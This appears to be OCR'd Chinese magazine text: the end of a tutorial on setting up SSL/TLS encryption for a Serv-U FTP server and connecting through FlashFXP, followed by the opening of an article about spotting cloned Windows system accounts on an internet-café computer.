


图3

信息填写完毕后点“应用”按钮即可，这时Serv-U就生成了一个新的SSL证书。证书已经创建完毕，但要想利用该证书必须启用Serv-U的SSL功能才可以，接下来我们就开始启用Serv-U的SSL功能！方法是点击“Serv-U 服务器”-“本地服务器”-“域”，在其下方就会显示出我们所建的域的信息，我只建了一个域，名称为“旭方”，如图4。




图4

之后点击你要启用SSL功能的那个域，然后会显示如图5所示信息，我们在“安全性”中选择“只允许SSL/TLS会话”，这样会强制客户端只能使用SSL进行连接（虽然有点霸道，但为了安全值得），细心的朋友会注意到这个时候FTP的端口由原来的“21”变成了“990”，这点尤其要注意，否则在登录FTP服务器的时候会无法登录！一切完毕后我们点“应用”即可！




图5

至此FTP服务器端我们已经配置完毕，接下来就该使用客户端进行连接了！但有一点需要注意，FTP客户端程序必须支持SSL功能才可以进行连接，这里我以FlashFXP中文版为例进行说明。依次点击“会话”-“快速连接”，或者直接点击那个“闪电”图标，然后填上FTP服务器的地址以及账号和密码信息，如图6，记得FTP的地址后得加上“:990”才可以！后面的端口21不要更改！之后切换到“SSL”标签页，选择“隐式 SSL”，然后是下面的“安全连接选项”处的四个选项，这里我全部都选择了，大家可以根据自己的实际情况来进行选择，如图7。




图6




图7

然后点击“连接”按钮，连接成功后会弹出“证书”对话框，如图8。如果我们选择“接受一次”的话，则断开当前连接后再次连接的时候还会弹出证书对话框，如果我们选择“接受并保存”，则证书就被下载到了本地，这里我选择“接受并保存”，之后就进入了Ftp的主目录中，大家会发现在FlashFXP的状态栏中多了一个“小锁头”图标，如图9，它代表当前传输是安全的加密传输，也就是说我们和Serv-U服务器之间的数据传输已经受到了SSL的加密保护，从此就不再怕被sniffer嗅探到了，自然我们的Ftp帐号和密码也就安全多了！




图8





图9

文章写到这里就结束了，如果大家还有什么问题或者更好的办法，欢迎到X的论坛（http://www.hackerxfiles.net/index.php）与我交流。

X小编话：确实，默认的FTP及Telnet，在数据传输过程中都是使用的明文传输的，因此，使用嗅探器可以轻而易举的获得密码，而使用了SSL后，虽然实际上传输的密码仍然可以被嗅探器所捕获到，但是，捕获到的密码却是已经加过密的，这自然极大的提高了FTP的安全性，而对于Telnet，Internet上更多的是改用了加密传输的SSH。



巧妙删除系统中的克隆帐号

旭方（高春雷）

最近我们学校附近新开了一家网吧，听寝室的哥们儿说那里的环境和电脑的配置都非常不错，于是我便打算亲自去体验一下！

来到那家网吧，我找了台电脑坐下，随手用鼠标右击“我的电脑”去查看该机器的配置，好家伙！配置真得很不错哦！AMD Athlon 64位3000+的CPU，速度1.81G，1G的内存。哇，1G的内存哟，看来玩游戏和搞Hack都不用愁内存不够用了！

我从工具箱里把平时常用的Hack工具下载了下来打算继续我的Hack之旅，但当我打开LP_Check（这个工具用来检查当前系统中哪些用户被非法克隆过，非常经典，推荐菜鸟使用）这个工具的时候，却看到了如图1所示的界面，居然Help Assistant和SUPPORT_33894这两个系统内置帐号被克隆了！

